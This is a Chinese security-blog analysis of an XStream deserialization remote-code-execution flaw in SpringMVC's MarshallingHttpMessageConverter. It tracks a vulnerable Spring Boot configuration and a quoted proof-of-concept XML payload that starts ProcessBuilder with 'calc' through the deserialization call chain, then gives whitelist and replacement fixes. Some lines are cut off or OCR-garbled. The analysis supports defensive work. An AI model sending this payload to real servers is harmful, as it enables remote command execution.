登录

SpringMVC XStreamMarshaller反序列化漏洞剖析

ensec**** / 2018-08-20 15:02:06 / 浏览数 2804 技术文章 技术文章 顶(0) 踩(0)

我们专注漏洞检测方向：danenmao、arnoxia、皇天霸、lSHANG、KeyKernel、BugQueen、zyl、隐形人真忙、oxen（不分先后）

欢迎关注我们的微信公众号：EnsecTeam
作者：隐形人真忙 & arnoxia

1.TL;DR
在排查业务线安全问题时，我们发现内部扫描平台的S2-052扫描插件扫出了某业务线的一例RCE漏洞，但是业务线反馈并没有使用Struts2框架。
通过深入分析，发现是由于SpringMVC中MarshallingHttpMessageConverter使用不当导致的反序列化漏洞，从而造成一系列的安全风险，本文主要深入分析该问题的技术

2.HttpMessageConverter机制


要理解这个漏洞，首先需要了解SpringMVC的HttpMessageConverter机制。HttpMessageConverter接口是Spring MVC中用来对HTTP
Body部分的数据进行定制化转换的。

该接口的定义如下：

```
booleancanWrite(Class<?> var1, @Nullable MediaType var2);

  //■■■■■MIME■■

List<MediaType>getSupportedMediaTypes();

  //■■■
  T read(Class<? extendsT> var1, HttpInputMessage var2) throws IOException, HttpMessageNotReadableException;

  //■■■
  void write(T var1, @NullableMediaType var2, HttpOutputMessage var3) throws IOException,HttpMessageNotWritableException;
  }
```

主要有五个需要实现的方法，即判断是否可读、是否可写，获取MIME的类型，以及读和写操作。Spring
web模块中提供了一些内置的接口实现类，比如StringHttpMessageConverter，FormHttpMessageConverter，MarshallingHttpMessageConverter等。

其中，这里的MarshallingHttpMessageConverter
主要用来实现对XML进行序列化和反序列化的，用户只需要设置执行XML序列化和反序列化的类，也就是给MarshallingHttpMessageConverter提供相应的Marshaller和U



后端设置好MarshallingHttpMessageConverter之后，就可以执行对body的序列化和反序列化了，将body数据与java对象进行相互转换。当用户发出请求报文后，Marsh

MarshallingHttpMessageConverter可以处理的MIME类型默认为[application/xml,text/xml,
application/*+xml]，可以在controller获取注入的convert对象执行getSupportedMediaTypes方法来查看。

3.XStreamMarshaller反序列化问题


XStream反序列化漏洞想必大家都不陌生，S2-052就是由于这个问题引发的。Spring-oxm中提供了一系列的marshaller，其中有XStreamMarsaller，这个编码器的内部是

我们在spring中注入MarshallingHttpMessageConverter的时候可以指定XStreamMarshaller作为marshaller和unmarshaller，springboot配置代码如下：


```java
@Configuration
public class XStreamAutoConfiguration {

    @Bean
    public XStreamMarshaller xStreamMarshaller(){
        XStreamMarshaller marshaller = new XStreamMarshaller() ;
        return marshaller ;
    }

    @Bean
    public MarshallingHttpMessageConverter marshallingHttpMessageConverter(){
        MarshallingHttpMessageConverter converter = new MarshallingHttpMessageConverter() ;
        converter.setMarshaller(xStreamMarshaller());
        converter.setUnmarshaller(xStreamMarshaller());
        return converter ;
    }
}
```


首先注入XStreamMarshaller，然后注入MarshallingHttpMessageConverter，并设置converter的marshaller和unmarshaller对象。

根据上一章节的分析，外部实际上直接可以通过修改Content-Type为application/xml等MIME类型来触发反序列化。使用marshalsec构造payload，然后发包，效果如下:



我们来进行动态调试探究一下具体的处理过程，首先在XStreamMarshaller的doUnmarshal方法下断点，然后发送payload，断点处的调用栈信息如下：



可以看到最终调用了XStreamMarshaller的doUnmarshal方法，这个方法又最终调用了XStream的unmarshal方法：

```
public Object unmarshal(HierarchicalStreamReader reader, Object root, DataHolder dataHolder) {
    try {
        if (this.insecureWarning) {
            this.insecureWarning = false;
            System.err.println("Security framework of XStream not initialized, XStream is proba
        }

        return this.marshallingStrategy.unmarshal(root, reader, dataHolder, this.converterLooku
    } catch (ConversionException var7) {
        Package pkg = this.getClass().getPackage();
        String version = pkg != null ? pkg.getImplementationVersion() : null;
        var7.add( name: "version", version != null ? version : "not available");
        throw var7;
    }
}
```


这个其实和XStream反序列化漏洞原理如出一辙了，XStream.fromXML最终也是调用了unmarshall方法来完成的反序列化过程，外界传入精心构造的payload就会触发远程

实际上这个问题已经被pwntester大牛发现，但是该问题并没有得到足够的重视，同时Spring官方把这个问题推给了XStream和开发者。

4.XStream反序列化问题深入分析

pwntester在其blog中给出了一个简单的payload：通过在Post中发送特意构造的xml数据：

```
<sorted-set>

           <dynamic-proxy>

         <interface>java.lang.Comparable</interface>

         <handler class="java.beans.EventHandler">

        <target class="java.lang.ProcessBuilder">

            <command>

                 <string>calc</string>
```

```
            </command>
        </target>
       <action>start</action>
      </handler>
      </dynamic-proxy>
</sorted-set>
```

借助java中的对象动态代理机制，在xstream将xml转换为对象过程中执行特定命令，payload详细分析如下：

- 解析请求数据，调用xtream解析器

```
getMethodArgumentValues  org.springframework.web.method.support.InvocableHandlerMethod
resolveArgument                    mvc.method.annotation.RequestResponseBodyMethodProcessor
   .....
                    readFromSource   http.converter.xml.MarshallingHttpMessageConverter.readFromSource
                              unmarshal            Object org.springframework.oxm.Unmarshaller.unmarshal
                              ...
                                        doUnmarshalorg.springframework.oxm.xstream.XStreamMarshaller.doUnmarshal
                                                  unmarshal  com.thoughtworks.xstream.XStream.unmarshal
```

在解析http请求参数过程中会调用spring-oxm的unmarshal函数，而unmarshal函数则会调用相应的子类方法，最终调用了xstream的unmarshal方法。

- xml数据解析

```
XStream.unmarshal
 TreeUnmarshaller.start   ■■xml■■
          TreeUnmarshaller.covert
                    ...
                    TreeSetConverter.unmarshal  ■■■■■■■■sorted-set■■■■TreeSetCoverter■■
                      TreeMapConverter.populateTreeMap
                              TreeSetConverter.putCurrentEntryIntoMap   ■■■■■entry■■dynamic-proxy
                                AbstractCollectionConverter.readItem        ■■proxy65$■■
                                   readClassType    ■■■■■■■DynamicProxyMapper$DynamicProxy
                                         covertAnother                                          ■■■■■■
                                ....
                                DynamicProxyConverter.unmarshal                      ■■DynamicProxyConverter■■$Proxy65■■
                                   result.putAll                          ■■■■■■■hashmap■
                                      TreeMap.put(key, value)              ■key■value■■hash map
```

在解析xml对象时，根据节点类型调用不同的coverter，如果为sorted-set，调用TreeSetCoverter.unmarshal；如果为map，则调用MapCoverter.unmarshal。针对每一对
map，此时key和value值都为：

为一个EventHandler对象，target为ProcessBuilder对象，而action为start

- 漏洞触发

当xtream解析完xml后，在将key和value存入hashmap中时：

```
public V put(K key, V value) {

       Entry<K,V> t = root;

       if (t == null) {

            compare(key,key); //■■key■■■■■■■
```

此时key值即为$Proxy65，然后调用java.util.TreeMap.compare函数：

```
@SuppressWarnings("unchecked")

      final int compare(Object k1, Object k2) {

          return comparator==null ? ((Comparable<? super    K>)k1).compareTo((K)k2)

           : comparator.compare((K)k1,    (K)k2);

      }
```

此时comparator为null，返回((Comparable<? super K>)k1).compareTo((K)k2)，此时将调用$Proxy65.compareTo(Object)方法，因此会调用代理类的invoke方法，此时即为EventHandler.invoke(proxy, method,args)。其中，proxy为$Proxy65，method为compareTo，args为null。

```
public Object invoke(final Object    proxy, final Method method, final Object[] arguments) {

          ....

           return invokeInternal(proxy, method, arguments);

          ….

}
```

调用invokeInternal方法：

```
private Object invokeInternal(Object proxy,Method method, Object[] arguments) {

      String methodName = method.getName();

      ...

               Method targetMethod =Statement.getMethod(

                           target.getClass(),action, argTypes);

               if (targetMethod == null) {

                   targetMethod =Statement.getMethod(target.getClass(),

                           "set" +NameGenerator.capitalize(action), argTypes);
```

```
            }
        ...
            returnMethodUtil.invoke(targetMethod, target, newArgs);
        }
       ...
  }
```

首先获取方法名，然后利用Statement.getMethod函数构造目标方法，此时的目标方法为java.lang.ProcessBuilder.start()，然后调用MethodUtil.invoke函数：

```
publicstatic Object invoke(Method m, Object obj, Object[] params)
      throws InvocationTargetException,    IllegalAccessException {
      try {
          returnbounce.invoke(null, new Object[] {m, obj, params});
```

最终会执行ProcessBuilder(command).start()，从而导致命令执行:

this	ProcessBuilder (id=440)
command	ArrayList<E> (id=441)
[0]	"calc" (id=320)
hash	3045973
value	(id=323)
directory	null

总结来说，就是通过在传入spring的xml中构造sorted-set对象，并在其中包含实现了Comparable接口的Proxy类对象，对象中包含一个EventHandler的handle，而Event

除了通过sorted-set以外，还可以通过map对象，此时map对象解析使用的是MapCoverter，可以参见S2-052从Payload到执行浅析，这篇关于struts2的漏洞分析。

5.漏洞修复


- 配置XStream白名单

XStream
1.4.7开始对于反序列化漏洞有一些缓解措施，但是必须由开发者手动设置。可以调用addPermission，allowTypes，denyTypes等对某些类进行限制，通过这个机制可以建

```
XStream.addPermission(TypePermission);
XStream.allowTypes(Class[]);
XStream.allowTypes(String[]);
XStream.allowTypesByRegExp(String[]);
XStream.allowTypesByRegExp(Pattern[]);
XStream.allowTypesByWildcard(String[]);
XStream.allowTypeHierary(Class);
XStream.denyPermission(TypePermission);
XStream.denyTypes(Class[]);
XStream.denyTypes(String[]);
XStream.denyTypesByRegExp(String[]);
XStream.denyTypesByRegExp(Pattern[]);
XStream.denyTypesByWildcard(String[]);
XStream.denyTypeHierary(Class);
```

详细可以参考：http://x-stream.github.io/security.html

需要注意的是，在注入XStreamMarshaller的时候不要设置xstream的安全策略，而要在设置MarshallingHttpMessageConverter时获取出XStreamMarshaller，然后提取



- 替换Marshaller/Converter

黑名单和白名单机制有个问题，就是不好维护。此外XStream官方维护的Blacklist也存在被攻击者绕过的风险。因此为了保险起见，可以直接放弃使用XStreamMarshaller而

Reference
http://www.freebuf.com/vuls/147170.html
https://github.com/mbechler/marshalsec
http://www.pwntester.com/blog/2013/12/24/more-on-xstream-rce-springmvc-ws/
http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/

上一篇：Sulley fuzzer lea... 下一篇：灰盒自动化漏洞挖掘实践
1. 1 条回复

ensec**** 2018-08-20 15:06:05

欢迎大家与我们分享技术经验，欢迎关注我的微信公众号：EnsecTeam

0 回复Ta
